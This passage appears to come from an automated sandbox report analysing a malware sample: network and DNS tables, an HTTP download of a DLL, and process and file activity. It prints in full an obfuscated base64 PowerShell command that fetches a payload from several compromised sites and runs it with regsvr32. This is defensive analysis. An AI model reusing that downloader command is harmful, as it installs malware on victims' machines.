May 23, 2022 08:57:52.163198948 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.176789999 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.176830053 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.176852942 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.176878929 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.176903009 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.176912069 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.176928043 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.176935911 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.176953077 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.176975965 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.176985025 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.176999092 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.177009106 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.177025080 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.177058935 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.437335968 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437377930 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437402964 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437427044 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437452078 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437477112 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437478065 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.437503099 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437526941 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437529087 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.437551022 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437573910 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437587976 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.437598944 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437617064 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.437623978 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437649965 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437674046 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437676907 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.437699080 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437715054 CEST	49763	80	192.168.2.4	103.89.5.69

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:57:52.437722921 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437747002 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437768936 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437769890 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.437793016 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437812090 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.437855005 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.437895060 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.698291063 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698331118 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698355913 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698375940 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698399067 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698422909 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698446989 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698467016 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698492050 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698513985 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698538065 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698563099 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698566914 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.698585033 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698607922 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698621035 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.698630095 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698652983 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698657036 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.698678970 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698698997 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698708057 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.698720932 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698733091 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.698744059 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698788881 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698811054 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698834896 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698860884 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698862076 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.698885918 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698896885 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.698909998 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698932886 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698949099 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.698956966 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.698978901 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.699002028 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.699026108 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.699050903 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.699074030 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.699095964 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.699117899 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.699120045 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.699141026 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.699162960 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.699165106 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.699183941 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:52.699187994 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.699209929 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:52.699229002 CEST	49763	80	192.168.2.4	103.89.5.69

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:57:51.298175097 CEST	64277	53	192.168.2.4	8.8.8.8
May 23, 2022 08:57:51.620672941 CEST	53	64277	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 08:57:51.298175097 CEST	192.168.2.4	8.8.8.8	0x2d69	Standard query (0)	mandom.co.id	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 08:57:51.620672941 CEST	8.8.8.8	192.168.2.4	0x2d69	No error (0)	mandom.co.id		103.89.5.69	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- mandom.co.id


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49763	103.89.5.69	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:57:51.902787924 CEST	1133	OUT	GET /assets/TpIIt7SmNBsWCECLoHrS/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: mandom.co.id Connection: Keep-Alive
May 23, 2022 08:57:52.176789999 CEST	1135	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 May 2022 06:57:52 GMT Content-Type: application/x-msdownload Content-Length: 365056 Connection: keep-alive X-Powered-By: PHP/7.1.33 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 06:57:52 GMT Content-Disposition: attachment; filename="yp1jibJUDxA8rrRg9xQmhd9iHCWQ.dll" Content-Transfer-Encoding: binary Set-Cookie: 628b30701384e=1653289072; expires=Mon, 23-May-2022 06:58:52 GMT; Max-Age=60; path=/ Last-Modified: Mon, 23 May 2022 06:57:52 GMT X-Cache-Status: MISS X-Powered-By: PleskLin Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 04 02 00 00 8a 03 00 00 00 00 00 80 35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 00 f0 05 00 00 04 00 00 f5 54 06 00 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 d0 aa 02 00 84 00 00 00 04 a2 02 00 50 00 00 00 00 00 03 00 fc d1 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fa 03 02 00 00 10 00 00 00 04 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 54 8b 00 00 00 20 02 00 00 8c 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 37 00 00 00 b0 02 00 00 14 00 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 cc 0f 00 00 00 f0 02 00 00 10 00 00 00 a8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 fc d1 02 00 00 00 03 00 00 d2 02 00 00 b8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 f2 06 00 00 00 e0 05 00 00 08 00 00 00 8a 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b" 5T@P .text `.rdataT @@.data7@.pdata@@.rsrc@@.reloc@B

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: cmd.exe PID: **1340**, Parent PID: **3612**

General

Target ID:	0
Start time:	08:57:42
Start date:	23/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /v:on /c DZ9UkEaBzDep9CltZVGcsQuzGzfPdwf8nTfLANcu0jNEGxiW7YvnGsgahEnFDklFWCuez6Py||p^o^w^e^r^s^h^e^l^l.e^x^e -c "&{$vFL=[System.Text.Encoding]::ASCII;$FhuEB='ICAgICAgV';$TCeK='3JpdGUtSG9zdCAiemdmSXoiOyRQcm9ncmVzc1ByZWZlcmVuY2U9IlNpbGVudGx5Q29udGludWUiOyRsaW5rcz0oImh0dHA6Ly9tYW5kb20uY28uaWQvYXNzZXRzL1RwSUl0N1NtTkJzV0NFQ0xvSHJTLyIsImh0dHA6Ly95YW1hZGEtc2hvc2hpLm1haW4uanAveWFtYWRhLXNob3NoaS9WNjFoSC8iLCJodHRwczovL2Jwc2phbWJpLmlkL2Fib3V0L1ZQZTY5QTlUay8iLCJodHRwOi8vbWFybWFyaXMuY29tLmJyL3dwLWFkbWluLzJjZnBTdUFILyIsImh0dHA6Ly9tYXNpZGlvbWFzLmNvbS9ENFdTdGF0cy9HQWhtZ3ZoTGdVbjYvIiwiaHR0cDovL3BhY2VtYWtlci5jZC9pbWFnZXMvWGMvIik7JHQ9Ikp5ZGdWdmJQRCI7JGQ9IiRlbnY6VE1QXC4uXCR0Ijtta2RpciAtZm9yY2UgJGQgfCBvdXQtbnVsbDtmb3JlYWNoICgkdSBpbiAkbGlua3MpIHt0cnkge0lXUiAkdSAtFxNZXZnTXZvcGF3LkJVUztSZWdzdnIzMi5leGUgIiRkXE1ldmdNdm9wYXcuQlVTIjtiCmVha30gY2F0Y2ggeyB9fQ==';$cFq=[System.Convert]::FromBase64String($FhuEB+$TCeK);$YnYHG=$vFL.GetString($cFq); iex ($YnYHG)}
Imagebase:	0x7ff7bb450000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **4472**, Parent PID: **1340**

General

Target ID:	1
Start time:	08:57:43

Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **1192**, Parent PID: **1340**

General

Target ID:	2
Start time:	08:57:44
Start date:	23/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -c "&{$vFL=[System.Text.Encoding]::ASCII;$FhuEB='ICAgICAgV';$TCeK='3JpdGUtSG9zdCAiemdmSXoiOyRQcm9ncmVzc1ByZWZlcmVu Y2U9IlNpbGVudGx5Q29udGludWUiOyRsaW5rcz0oImh0dHA6Ly9tYW5kb20uY28uaWQvYXNzZXRzL1RwSUl0N1NtTkJzV0NFQ0xvSHJTLyIsImh0dHA6Ly95 YW1hZGEtc2hvc2hpLm1haW4uanAveWFtYWRhLXNob3NoaS9WNjFoSC8iLCJodHRwczovL2Jwc2phbWJpLmlkL2Fib3V0L1ZQZTY5QTlUay8iLCJodHRwOi8v bWFybWFyaXMuY29tLmJyL3dwLWFkbWluLzJjZnBTdUFILyIsImh0dHA6Ly9tYXNpZGlvbWFzLmNvbS9ENFdTdGF0cy9HQWhtZ3ZoTGdVbjYvIiwiaHR0cDov L3BhY2VtYWtlci5jZC9pbWFnZXMvWGMvIik7JHQ9Ikp5ZGdWdmJQRCI7JGQ9IiRlbnY6VE1QXC4uXCR0ljtta2RpciAtZm9yY2UgJGQgfCBvdXQtbnVsbDtm b3JlYWNoICgkdSBpbiAkbGlua3MpIHt0cnkge0lXUiAkdSAtT3V0RmlsZSAkZFxNZXZnTXZvcGF3LkJVUztSZWdzdnIzMi5leGUgIiRkXE1ldmdNdm9wYXcu QlVTIjticmVha30gY2F0Y2ggeyB9fQ==';$cFq=[System.Convert]::FromBase64String($FhuEB+$TCeK);$YnYHG=$vFL.GetString($cFq); iex ($YnYHG)}"
Imagebase:	0x7ff6ba650000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDE83F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDE83F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDA9803FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDA9803FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_sjimkgkg.bpr.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDD666FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mtqidudl.edj.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDD666FDD	CreateFileW
C:\Users\user\Documents\20220523	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDD66F35D	CreateDirectoryW
C:\Users\user\Documents\20220523\PowerShell_transcript.123716.8mu6q_Jh.20220523085746.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDD666FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFDA9803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFDA9803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDA9803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDA9803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDA9803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDA9803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDA9803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDA9803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDA9803FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDA9803FC	unknown
C:\Users\user\AppData\Local\JydgVvbPD	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDD66F35D	CreateDirectoryW
C:\Users\user\AppData\Local\JydgVvbPD\MevgMvopaw.BUS	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDD666FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_sjimkgkg.bpr.ps1	success or wait	1	7FFFDD66F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mtqidudl.edj.psm1	success or wait	1	7FFFDD66F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_sjimkgkg.bpr.ps1	0	1	31	1	success or wait	1	7FFFDD66B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mtqidudl.edj.psm1	0	1	31	1	success or wait	1	7FFFDD66B526	WriteFile
C:\Users\user\Documents\20220523\PowerShell_transcript.123716.8mu6q_Jh.20220523085746.txt	0	3	ff		success or wait	1	7FFFDD66B526	WriteFile
C:\Users\user\Documents\20220523\PowerShell_transcript.123716.8mu6q_Jh.20220523085746.txt	3	1400	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 33 30 38 35 37 34 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 31 32 33 37 31 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********Windows PowerShell transcript startStart time: 20220523085748Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 123716 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	12	7FFFDD66B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\JydgVvbPD\MevgMvopaw.BUS	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 07 38 fd fd 69 6b fd fd 69 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b 2a fd 6b fd fd 69 6b fd fd 68 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b 52 69 63 68 fd fd 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06 00 76 7b fd 62 00 00 00 00 00 00 00 00 fd 00 22	MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikk ikhkikkikkikkikkikRichikP Edv{b"	success or wait	7	7FFFDD66B526	WriteFile
C:\Users\user\AppData\Local\JydgVvbPD\MevgMvopaw.BUS	4096	8520	45 60 c5 28 03 00 00 fd fd 10 36 c5 2c 03 00 00 fd 6e 48 41 c5 30 03 00 00 41 fd 3e 72 c5 34 03 00 00 17 fd 71 4d c5 38 03 00 00 fd 23 36 09 c5 3c 03 00 00 fd 12 79 21 c5 40 03 00 00 c0 63 fd c5 44 03 00 00 fd 1d 72 c5 48 03 00 00 2f fd 1c 6c c5 4c 03 00 00 7d fd fd 7d c5 50 03 00 00 fd fd fd 0d c5 54 03 00 00 25 3a fd c5 58 03 00 00 2e dd c5 5c 03 00 00 61 1e 1e fd c5 60 03 00 00 fd 70 fd 2a c5 64 03 00 00 24 58 fd 24 c5 68 03 00 00 fd 7a 14 55 c5 6c 03 00 00 39 23 fd fd c5 70 03 00 00 fd 1b 31 2e c5 74 03 00 00 fd 09 49 74 c5 78 03 00 00 fd fd 33 fd c5 7c 03 00 00 fd 61 8f c5 fd 03 00 00 1d 70 1c fd c5 fd 03 00 00 fd 62 43 fd c5 fd 03 00 00 63 05 fd 62 c5 fd	E`(6,nHA0A>r4qM8#6<y! @cDrH/lL} }PT%:X.\a`p*dXhzUI9# p1.tItx3|apbCcb	success or wait	37	7FFFDD66B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 11 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFFDEC5F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 fd 27 fd fd 11 e3 4c fd fd 7d 19 b2 0b fd 09 00 00 00 0e 00 0f 00	8'L}	success or wait	16	7FFFDEC5F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFFDEC5F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	00		success or wait	10	7FFFDEC5F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1084	4	6c 00 00 03	l	success or wait	1	7FFFDEC5F6E8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
